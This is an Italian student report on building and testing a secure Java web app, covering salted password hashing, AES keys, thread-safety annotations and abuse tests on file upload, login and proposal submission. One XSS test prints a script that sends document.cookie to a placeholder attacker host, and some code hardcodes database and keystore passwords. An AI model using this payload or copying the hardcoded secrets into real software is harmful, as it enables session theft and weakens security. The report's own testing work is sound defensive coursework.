

Analisi statica

Gestione delle password

I programmi che memorizzano le password come testo non crittografato rischiano l'esposizione di tali *password* in vari modi e tali programmi dovrebbero garantire che le password non vengano archiviate come testo in chiaro (*plaintext*). Una tecnica accettabile per limitare l'esposizione delle *password* è l'uso di funzioni *hash*. Il valore prodotto da una funzione di *hash* è chiamato valore di *hash* o *digest* del messaggio. Le funzioni di *hash* sono funzioni computazionalmente fattibili, mentre le inverse sono computazionalmente non fattibili. Una buona pratica è quella di aggiungere sempre un sale (*salt*) alla *password* che viene sottoposta a *hash*. Un *salt* è un pezzo di dati univoco generato a caso che viene memorizzato insieme al valore *hash*. L'uso di un sale aiuta a prevenire attacchi di forza bruta contro il valore di *hash* a condizione che il sale sia lungo abbastanza da generare sufficiente entropia. Ogni *password* dovrebbe avere il proprio sale associato ad essa. Per aumentare la sicurezza riguardante la gestione delle *password* è bene memorizzare *hash* e *password* in due database differenti.

```
42 public void setPassword(byte[] pass, int id_usr) throws Exception {
43     byte[] salt = generateSalt(12);
44     CipherHelper ch = new CipherHelper();
45     byte[] encryptedSalt = ch.encPwd(salt, id_usr);
46     setSaltToSave(encryptedSalt);
47     byte[] input = appendArrays(pass, salt);
48     Arrays.fill(pass, (byte)0);
49     Arrays.fill(salt, (byte)0);
50     MessageDigest msgDigest = MessageDigest.getInstance("SHA-256");
51     byte[] hashVal = msgDigest.digest(input);
52     Arrays.fill(input, (byte)0);
53     setHashToSave(hashVal);
54 }
```


// La pwd dell'utente
// il sale e l'hash
// calcolato, in quanto
// dati sensibili
// devono essere cancellati
// non appena vengono utilizzati

```
108 byte[] password = request.getParameter("password").getBytes();
109 byte[] password_check = request.getParameter("password_check").getBytes();
110 if(Arrays.equals(password, password_check)) {
111     String nome = request.getParameter("nome");
112     String cognome = request.getParameter("cognome");
113     db.registerUser(username, nome, cognome, isInputUser);
114
115     isInputUser.close();
116     int id = db.getUserId(username);
117     Arrays.fill(password_check, (byte)0);
118     PasswordHelper tmp = new PasswordHelper();
119     tmp.setPassword(password, id);
120     Arrays.fill(password, (byte)0);
121     byte[] usr_salt = tmp.getSaltToSave();
122     byte[] usr_hash = tmp.getHashToSave();
123
124     db.registerSalt(id, usr_salt);
125     db.registerHash(id, usr_hash);
126     response.sendRedirect("register_ok.jsp");
127     return;
128 }
129 }
```

I metodi indicati negli screenshot si riferiscono nella prima immagine alla classe PasswordHelper contenuta nel package it.uniba.cybersecurity.utility, mentre la seconda immagine descrive la Servlet denominata RegisterUser del package it.uniba.cybersecurity.web nella quale, il valore di sale randomico ed il valore di hash, vengono immazzinati in due tabelle differenti.

Chiavi e crittografia

Le applicazioni altamente sicure devono evitare l'uso di primitive crittografiche insicure o deboli. La capacità computazionale dei *computer* moderni consente l'elusione di tale crittografia tramite attacchi a forza bruta. Un'algoritmo di crittografia più sicuro è l'AES (*Advanced Encrypted Standard*). Per esempio il *cookie*, contiene informazioni sensibili e pertanto tali informazioni dovrebbero essere crittografate.



Nello screenshot è possibile apprezzare il valore del cookie *remember me* che è stato crittografato in seguito alla creazione del valore randomico attraverso AES 128 bit.

Minimizzare lo *scope* delle variabili

La riduzione dello *scope* aiuta gli sviluppatori ad evitare errori di programmazione comuni, migliora inoltre la leggibilità del codice. Consente agli oggetti di essere recuperati dal garbage collector più rapidamente. Per esempio all'interno dei cicli *for*, è necessario dichiarare le variabili dentro il ciclo *for*.

Feedback output dei metodi

I metodi *void*, sono metodi che modificano lo stato del sistema. E' opportuno di conseguenza fornire metodi in grado di documentare se i cambi di stati siano stati effettuati con successo oppure no.

All'interno del progetto sono state utilizzate differenti classi con funzioni che restituiscono un valore booleano dove è stato possibile, mentre in alcuni casi per evitare di rendere ulteriormente complicato il codice si è preferito impiegare dei metodi con tipo di ritorno *void*.

```
400 public boolean getUsernameLogin(String username) throws SQLException {
401     boolean status = false;
402     try {
403         Connection conn = DriverManager.getConnection(url, "show", "safehome1!");
404         PreparedStatement stmt = conn.prepareStatement("SELECT username FROM usr WHERE USERNAME = ?");
405     } {
406         stmt.setString(1, username);
407         try {
408             ResultSet rs = stmt.executeQuery();
409         } {
410             status = rs.next();
411         } catch (SQLException exception) {
412             exception.printStackTrace();
413             throw exception;
414         }
415     } catch (SQLException exception) {
416         exception.printStackTrace();
417         throw exception;
418     }
419     return status;
420 }
```

Ridurre l'accessibilità delle classi

Classi e membri della classe (classi, interfacce, campi e metodi) in Java sono controllati mediante gli specificatori di accesso. L'accesso è indicato da uno specificatore di accesso (*public*, *protected* o *private*) o dall'accesso predefinito, detto anche accesso *package-private*. Alle classi ed ai membri della classe deve essere dato il minimo accesso possibile in modo che il codice dannoso abbia la minima possibilità di compromettere la sicurezza. Le *inner class* possono essere dichiarate protette.

In questo progetto si è provveduto ad utilizzare alcuni specificatori d'accesso di tipo protetto per i metodi contenuti all'interno del *package* *it.uniba.cybersec.utility* nella classe *CipherHelper* e dove si è potuto si è sempre preferito utilizzare gli specificatori di tipo privato in quanto maggiormente restrittivi.

```
46     protected byte[] encPwd(byte[] salt, int id_usr) throws KeyStoreException, InvalidKeyException, NoSuchPaddingException, NoSuchAlgori
47     {
48         try {
49             KeyStore ks = KeyStore.getInstance(KeyStore.getDefaultType());
50             char[] pwdks = "keystorepassword".toCharArray();
51             String path = "C:\\safe\\mysecurestore.jks";
52             FileInputStream fis = new FileInputStream(path);
53             ks.load(fis, pwdks);
54             KeyStore.ProtectionParameter protectionParam = new KeyStore.PasswordProtection(pwdks);
55
56             Cipher cipher = Cipher.getInstance("AES");
57             KeyGenerator kgen = KeyGenerator.getInstance("AES");
58             kgen.init(128);
59             SecretKey skey = kgen.generateKey();
60             KeyStore.SecretKeyEntry secretKeyEntry = new KeyStore.SecretKeyEntry(skey);
61             String alias = String.valueOf(id_usr);
62             ks.setEntry(alias, secretKeyEntry, protectionParam);
63         }
64     }
```

Thread-Safety

L'annotazione del codice sorgente è un meccanismo per associare i metadati a un elemento del programma e renderlo disponibile al compilatore, agli analizzatori, ai *debugger* o alla JVM (*Java Virtual Machine*). Sono disponibili diverse annotazioni per documentare la sicurezza del *thread*. Quattro annotazioni sono contenute nella libreria JCIP (*Java Concurrency In Practice*). L'annotazione `@ThreadSafe` viene

applicata a una classe per indicare che essa è *thread-safe*. L'annotazione `@Immutable` viene applicata alle classi immutabili, ma nel caso di questo elaborato non si utilizza perché la *web-app* è stata modellata facendo largo uso di interfacce e delle relative implementazioni, le quali contengono i metodi setter. I metodi setter vanno in contrasto con il principio di una classe immutabile. Per ogni variabile di stato mutabile a cui si può accedere da più di un thread, tutti gli accessi a tale variabile devono essere eseguiti mantenendo lo stesso lock. In questo caso, diciamo che la variabile è protetta da quel lock. JCIP fornisce l'annotazione `@GuardedBy` per questo scopo. L'annotazione `@GuardedBy` è stata utilizzata all'interno indica che è stato posto un lock sulla lista nello *screenshot* qui di seguito che permette di proteggere il suo contenuto.

```
1 GetAllProjects.java 22
26 @WebServlet("/GetAllProjects")
27 @ThreadSafe
28 public class GetAllProjects extends HttpServlet {
29     private static final long serialVersionUID = 1L;
30
31
32     protected void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
33         doPost(request, response);
34     }
35
36     @GuardedBy("itself")
37     protected void doPost(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
38         try {
39             HttpSession session = request.getSession();
40             DatabaseManager db = (DatabaseManager)session.getAttribute("DatabaseManager");
41
42             if(db == null) {
43                 db = new DatabaseManager();
44
45                 session.setAttribute("DatabaseManager", db);
46             }
47
48             String username = (String) session.getAttribute("username"); // need to pass this to the 2nd servlet
49             session.setAttribute("username", username); // username got from 1st servlet
50
51             List<Project> allProj = db.getAllProject();
52             session.setAttribute("allProj", allProj);
53
54             response.sendRedirect("get_all_proj.jsp");
55         }
56     }
57 }
```

All'interno di questo progetto si è provveduto a modellare molte delle classi presenti attraverso l'annotazione *ThreadSafe* poiché le operazioni che vengono eseguite sono indipendenti (registrazione, login, caricamento della proposta progettuale). Per esempio se un utente accede al proprio *account*, inizierà la propria sessione attraverso quel determinato *username* e di conseguenza il *server* permetterà di gestire la atomicità dell'operazione e non si potrà avere una collisione tra più *thread*. Per quanto riguarda alcune classi che facevano uso estensivo di alcuni metodi appartenenti al *package* `java.util` il quale contiene una grande quantità di metodi *Not ThreadSafe* si è preferito utilizzare l'annotazione *NotThreadSafe*.

```
12  @NotThreadSafe
13  public final class PasswordHelper {
14      private byte[] saltToSave;
15      private byte[] hashToSave;
16
17      /* Getter & setter
18      */
19      public byte[] getSaltToSave() {
20          return saltToSave;
21      }
22
23      public byte[] getHashToSave() {
24          return hashToSave;
25      }
26
27      public void setSaltToSave(byte[] saltToSave) {
28          this.saltToSave = saltToSave;
29      }
30
31      public void setHashToSave(byte[] hashToSave) {
32          this.hashToSave = hashToSave;
33      }
}
```

Analisi dinamica

Registrazione OK

Caso registrazione OK, l'utente viene salvato correttamente all'interno del *database*.



	id	username	name	surname	image
▶	197	gabriele@gmail.com	Gabriele	Patta	BLOB
	198	francesca@gmail.com	Francesca	Canu	BLOB
	199	angelo@gmail.com	Angelo	Neri	BLOB
	232	massimo@gmail.com	Massimo	Minimo	BLOB

Registrazione KO

Caso registrazione KO, l'utente tenta di eseguire la registrazione sottomettendo una immagine di formato non consentito (*gif). Nella *console* di sistema sarà possibile ottenere i dettagli forniti dalla libreria utilizzata per il *parsing*, Apache Tika.




```
Tipo rilevato :image/gif
File extension is gif
Registrazione fallita.
```

Login OK


Caso con *login* effettuato correttamente, in questa situazione la *web-app* identifica e riconosce correttamente l'utente.





Login KO

L'utente non si autentica correttamente poiché immette dati non corretti o non presenti all'interno del *database* della *web-app*. In questo caso la *password* sottomessa dall'utente risulta errata.



Caricamento proposta progettuale OK

L'utente sottomette un *file* del formato consentito (*.txt) alla *web-app* ed il caricamento della proposta progettuale viene eseguito con successo.

File upload proposta progettuale

gabriele@gmail.com

Choose file

Scegli il file (Formato file accettato SOLO *.txt):

Sfoggia... Loren 1.txt

Max 7MB

Carica file

[Esci dal sistema ed esegui il logout!](#)

La proposta progettuale è stata caricata correttamente!

gabriele@gmail.com

Proposal ok

[Torna alla homepage!](#)

[Esci dal sistema ed esegui il logout!](#)

	id	id_usr	file
▶	29	197	BLOB
	30	198	BLOB
	31	199	BLOB
*	NULL	NULL	NULL

Caricamento proposta progettuale KO

L'utente sottomette un *file* qualsiasi NON rispettando il vincolo imposto dalla *web-app*.

File upload proposta progettuale

gabriele@gmail.com

Choose file

Scegli il file (Formato file accettato SOLO *.txt):

Sfoggia... snippet.pdf
Max 7MB

Carica file

[Esci dal sistema ed esegui il logout!](#)

Errore durante il caricamento della proposta!

Error loading

Si è verificato un problema durante il caricamento della proposta progettuale.

[Inserisci nuovamente il tuo progetto](#)

Tipo rilevato :application/pdf

File has wrong size

<

Visualizzazione di tutte le proposte progettuali

L'utente che ha eseguito correttamente il *login* può accedere ad una lista contenente tutte le proposte progettuali che sono presenti nella *web-app*.




The screenshot shows a web browser window with the address bar displaying `https://localhost:8443/MyWebApp/get_all_proj.jsp`. The page title is "Progetti inseriti sul server - gabriele@gmail.com". Below the title, there are two links: "Homepage" and "Aggiungi una nuova proposta". A tab labeled "Projects online" is active. Below this tab, there is a table with three columns: "ID Utente", "Descrizione", and "Link". The table contains three rows of data:

ID Utente	Descrizione	Link
197	Proj. user no: 197	Apri proposta
198	Proj. user no: 198	Apri proposta
199	Proj. user no: 199	Apri proposta

Visualizzazione di una specifica proposta progettuale

L'utente seleziona una delle proposte progettuali presenti nella lista soprastante.



The screenshot shows a web browser window with the address bar displaying `https://localhost:8443/MyWebApp/get_all_proj.jsp`. The page title is "La proposta caricata sul server". Below the title, there is a tab labeled "Your proposal". Below this tab, there is a large block of Lorem Ipsum text. At the bottom of the page, there is a link labeled "Ritorna alla homepage".

Test abuso

1) L'utente esegue la registrazione sottomettendo un *file* non valido (*exe):



The screenshot shows a web browser at the URL `https://localhost:8443/MyWebApp/register_user.jsp`. The page title is "Registrazione nuovo utente". There is a link "Sei già registrato? Accedi" and a "Recupera password" link. A "Signup" tab is active. The registration form contains the following fields and values:

Field	Value
e-Mail*	molla@gmail.com
Password*	*****
Conferma password*	*****
Nome	Anna
Cognome	Canu
Foto profilo* (PNG, JPEG)	Sfoglia... MEGAsyncSetup64.exe
Max 5MB	

Below the fields, it says "I campi contrassegnati da * sono obbligatori". A "Registrati" button is at the bottom right.



The screenshot shows a web browser at the URL `https://localhost:8443/MyWebApp/image_ko.html`. The page title is "Errore durante il caricamento dell'immagine". A message box says "Image not accepted". The main text reads:

Hai inserito un file non supportato. Gli unici file supportati per la foto profilo sono i file *.png e *.jpeg.
Prova ad utilizzare un'altra immagine, in quanto potrebbe essere corrotta.

At the bottom, there is a link "Effettua nuovamente la registrazione".

```
Tipo rilevato :application/x-msdownload
File extension is exe
Registrazione fallita.
```

- 2) L'utente esegue la registrazione sottomettendo un *file* che riporta estensione (*jpg) ma il *file* reale possiede un'altra estensione (*Fake JPG case*):

Registration page (register_user.jsp) showing a "Signup" form. The form includes fields for e-Mail*, Password*, Conferma password*, Nome, and Cognome. The profile picture field (Foto profilo*) shows a file named "GIF_rinominata.jpg". A message below the fields states: "I campi contrassegnati da * sono obbligatori". A "Registrati" button is at the bottom.

Error page (image_ko.html) showing a message: "Errore durante il caricamento dell'immagine". The message states: "Hai inserito un file non supportato. Gli unici file supportati per la foto profilo sono i file *.png e *.jpeg. Prova ad utilizzare un'altra immagine, in quanto potrebbe essere corrotta." A link "Effettua nuovamente la registrazione" is provided at the bottom.

```
Tipo rilevato :image/gif
File extension is gif
Registrazione fallita.
```

- 3) L'utente avversario cerca di eseguire una *SQL injection* attraverso il campo *e-mail*:



Accedi al sistema della web-app

Login form

Sei un nuovo utente?
[Crea un nuovo account](#)

☐ Ricordami su questo computer

Login



Errore durante il login!

Signin error

L'username oppure la password inseriti, non sono corretti.

[Esegui nuovamente l'accesso](#)

- 4) L'utente sottomette una proposta progettuale contenente del testo non consentito per eseguire *script*/codice per un attacco XSS (*Cross-site scripting*):

```
File Edit Format View Help
<script document.write('<img
src=<http://hackerserver.example.com/grab.jsp?cookie=' + document.cookie + '>>'))
```



File upload proposta progettuale

mariolino@gmail.com

Choose file

Scegli il file (Formato file accettato SOLO *.txt):

Testo problematico.txt

Max 7MB

Esci dal sistema ed esegui il logout!

